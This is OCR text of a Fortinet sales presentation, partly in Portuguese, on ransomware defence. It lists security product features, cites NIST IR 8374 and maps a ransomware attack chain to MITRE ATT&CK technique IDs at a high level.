- **MTTD/MTTR:** Perda de tempo devido à resposta manual lenta a incidentes.

O que é “Cybersecurity Mesh Architecture”?


Uma **abordagem arquitetônica** para criar um **ecossistema colaborativo** de ferramentas de segurança operando **além do perímetro tradicional**.


Isso se estende da tecnologia para organização, práticas e processos.

Fortinet Security Fabric Approach



Framework: *NIST* Ransomware Risk Management





NISTIR 8374

Ransomware Risk Management:

A Cybersecurity Framework Profile

William C. Barker
William Fisher
Karen Scarfone
Murugiah Souppaya

This publication is available free of charge from:
https://doi.org/10.6028/NIST.IR.8374

NIST
National Institute of Standards and Technology
U.S. Department of Commerce

This publication is available free of charge from:
https://doi.org/10.6028/NIST.IR.8374

Fortinet Ransomware Protection

Network-driven Security

Dynamic Cloud Security

AI-driven Security Operations

Zero-trust Network Access


FortiOS Automation Framework
- Automation stitches
- Fabric Connectors
- Enforcement/admission control
- Dynamic policy

FortiMail
- AntiSpam
- Antivirus
- URL Click Protect
- Content Disarm and Neutralization
- Multi-level Anti-spoof protection
- Impersonation analysis

FortiSandbox
- Fabric Connectors
- Automated Zero-day, Advanced Malware Detection and Response
- AI-powered Sandbox Malware Analysis
- Mitre ATT&CK-based Reporting

FortiEDR
- NGAV / EDR
- Endpoint AI / ML
- Vulnerability Virtual Patching
- Application Isolation
- Process Control / Quarantine
- Air Gap Systems Support
- IOT Device Discovery & Control

FortiClient
- Endpoint telemetry
- Vulnerability management
- Malware prevention
- Web filtering/application control
- VPN
- Identity/token/X509/MFA



Fortinet Ransomware Enhanced Protection

FortiIsolator

Isolation

- web content is executed in a remote disposable container and displayed to the user, isolating any threat.

FortiCASB **FortiWeb**

App Cloud Security

FortiCASB

- On-Demand scanning of data stored in the cloud
- Data loss prevention and threat detection
- Compliance tools including SOX, GDPR, PCI, HIPAA, NIST, and ISO27001
- User behavior and activity monitoring

FortiWeb

- Web services signatures
- XML and JSON protocol conformance
- Malware detection
- Virtual patching
- Protocol validation

FortiSOAR **FortiNDR** **FortiSIEM**

Monitoring & Incident response

FortiSOAR

- Manage security alerts, incidents, indicators, assets and tasks through a simplified, easy-to-use GUI
- Eliminates false positives to focus only on the alerts that matter


FortiAI

- Virtual Security Analyst powered by a Deep Neural Networks AI model
- Reduces malware detection and investigation time from minutes to sub-seconds

FortiSIEM

- Cross Correlation of SOC and NOC Analytics
- Real-Time Network Analytics
- Security and Compliance out-of-the-box

FortiAuthenticator **FortiToken**



Authentication

- Enables identity and role-based security policies
- Secure Two-factor/OTP Authentication with for FortiToken
- RADIUS and LDAP Authentication
- Certificate management for enterprise VPN deployment

FortiDeceptor

Deception


- Monitor and Correlate Incidents and Campaigns
- Tracking lateral movements
- Eliminate External and Internal Attacks identifying intrusions, malware, and website visits
- Security Fabric Integration

FortiResponder Managed Detection and Response

Provides organizations with 24x7 continuous threat monitoring, alert triage, and incident handling by experienced analysts and the FortiEDR platform


FortiGate **FortiMail** **FortiSandbox** **FortiEDR** **FortiClient**

FortiGuard Services


FORTINET
Anti-ransomware Architecture
TA0001 - INITIAL ACCESS
Consists of techniques that use various entry vectors to gain their initial foothold within a network
CONSOLIDATION AND PREPARATION
Consists of multiple tactics in order to stablish persistence, escalate privileges and collect information for further impact.
TA0040 - IMPACT ON TARGET
consists of techniques that adversaries use to disrupt availability or compromise integrity by manipulating business and operational processes.
CTAP
FortiTester
Remote User
T1189 Web Browsing
T1552 Weak Password
T1190 System Exploit
T1566 Spear Phishing
T1078 Internal Accounts
384629
2FA
T1203 Web Service
T1055 Process Injection
T1203 Malicious Document
T1204.002 Malware
Internal Network
TA0011 C&C
TA0008 Lateral Movement
TA004 Privilege Escalation
TA0010 Data Exfiltration
MEGASync, Rclone, GoToAssist, SSH, FTP, etc.
T1485 Backup/Data Destruction
T1486 Data Encryption
Ransomware
FORTINET FABRIC
powered by
LABS
FortiSandbox
FortiRecon
FortiClient
FortiProxy
FortiToken
FortiAuthenticator
FortiADC WAF
FortiSOAR
FortiDNR
FortiDeceptor
FortiMail
FortiPhish
FortiEDR
FortiPAM
FortiGate
FortiSIEM
FortiNAC


Caso de uso: Proteção Autônoma

Ransomware via E-mail



Caso de uso: Proteção Baseada no Fabric

Ransomware via E-mail



Caso de uso:

Ransomware via dispos

s

